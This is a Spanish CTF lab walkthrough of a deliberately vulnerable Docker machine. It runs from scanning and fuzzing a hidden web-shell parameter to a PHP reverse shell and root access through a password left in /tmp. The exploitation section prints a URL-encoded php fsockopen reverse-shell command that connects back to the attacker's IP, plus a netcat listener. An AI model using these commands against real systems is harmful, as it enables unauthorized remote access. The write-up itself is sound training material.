WHEREISMYWEBSHELL

DESPLIEGUE

```
1- Descargamos el zip de la plataforma. Con unzip descomprimimos

 unzip move.zip

  Archive: whereismywebshell.zip
  inflating: whereismywebshell.tar
  inflating: auto_deploy.sh

2- Y ahora desplegamos la máquina

bash auto_deploy.sh whereismywebshell.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
 ping -c1 172.17.0.2


PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.330 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.330/0.330/0.330/0.000 ms

IP DE LA MAQUINA VICITMA  172.17.0.2

IP DE LA MAQUINA ATACANTES  192.168.0.26

LINUX ttl=64
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

PORT  STATE SERVICE VERSION

80/tcp open  http        Apache httpd 2.4.57 ((Debian))
```

foto 1 puerto 80




foto 2 puerto 80

Guardo un secretito en /tmp ;). Dejamos esto en pendientes.

3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTML5,
HTTPServer[Debian Linux]

[Apache/2.4.57 (Debian)], IP[172.17.0.2], Title[Academia de Inglés (Inglis Academi)]


gobuster dir -u http://172.17.0.2 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html

/index.html           (Status: 200) [Size: 2510]
/shell.php            (Status: 500) [Size: 0]
/warning.html         (Status: 200) [Size: 315]


Tres interesantes directorios
```

foto /shell.php





foto /warning.html



En el /warning.html nos hablan de la falta de un parámetro. Con wfuzz,

vamos a intentar descubir este parámetro.Voy a usar un diccionario específico de

parámetros,

-c activa la salida en color para mejorar la legibilidad.

-t 200: Esto aumenta la velocidad de fuzzing al enviar múltiples solicitudes en paralelo.

--hl=0: Oculta todas las respuestas que tienen 0 líneas.

-w especifica el diccionario que WFuzz debe usar.

/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt

--hc 404 excluye respuestas HTTP con el código de estado 404 para enfocarse solo en respuestas válidas.

Ajustamos el comando

wfuzz -c -t 200 --hl=0 -w

/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u

"http://172.17.0.2/shell.php?FUZZ=id"


Interesante como trabaja esta herramienta. Tenía dificultad en ver como lo hacía y creo que lo importante es la colocación de FUZZ. Probé, a modo particular, en cambio “id” por “test” y sigue dando el mismo resultado de parámetro: “parameter”

```
=====================================================================
ID      Response   Lines    Word          Chars          Payload
=====================================================================

000004007:   200    2 L      4 W     66 Ch          "parameter"
```

Comprobamos cómo se comporta el servidor con este parámetro

foto "parameter"



4- EXPLOTACIÓN


Ahora, nos ponemos a la escucha con netcat

```
nc -nlvp 8888
```

listening on [any] 8888 ...

Me voy a https://www.revshells.com y me preparo una reverse shell en php

foto revshell



Aquí dejo el codigo ya que tuve dificultad para encontrar una que funcionase

php%20-r%20%27%24sock%3Dfsockopen%28%22192.168.0.26%22%2C8888%2

9%3Bsystem%28%22bash%20%3C%263%20%3E%263%202%3E%263%22%29

%3B%27

Obtengo conexión

nc -nlvp 8888

listening on [any] 8888 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 60066
whoami

www-data

Hacemos tratamiento de la TTY

1- Ejecutamos script /dev/null -c bash

2- Suspendemos la shell ctrl+z

3- Ejecutamos stty raw -echo;fg

```
                reset xterm
www-data@205df248ba5a:/var/www/html$ export THERM=xterm
www-data@205df248ba5a:/var/www/html$ export SHELL=bash
4- en otra terminal ejecutamos
stty size
35 158
5- www-data@205df248ba5a:/var/www/html$ stty rows 35 columns 158
www-data@205df248ba5a:/var/www/html$
```

5- ESCALADA DE PRIVILEGIOS

Vamos a explorar el /tmp (Guardo un secretito en /tmp ;)

www-data@205df248ba5a:/$ cd tmp

www-data@205df248ba5a:/tmp$ ls -la

total 12
drwxrwxrwt 1 root root 4096 Jun 1 06:18 .
drwxr-xr-x 1 root root 4096 Jun 1 06:18 ..
-rw-r--r-- 1 root root   21 Apr 12 16:07 .secret.txt
www-data@205df248ba5a:/tmp$ cd .secret.txt
bash: cd: .secret.txt: Not a directory

www-data@205df248ba5a:/tmp$ cat .secret.txt

contraseñaderoot123

www-data@205df248ba5a:/tmp$ su root

Password:

root@205df248ba5a:/tmp# whoami

root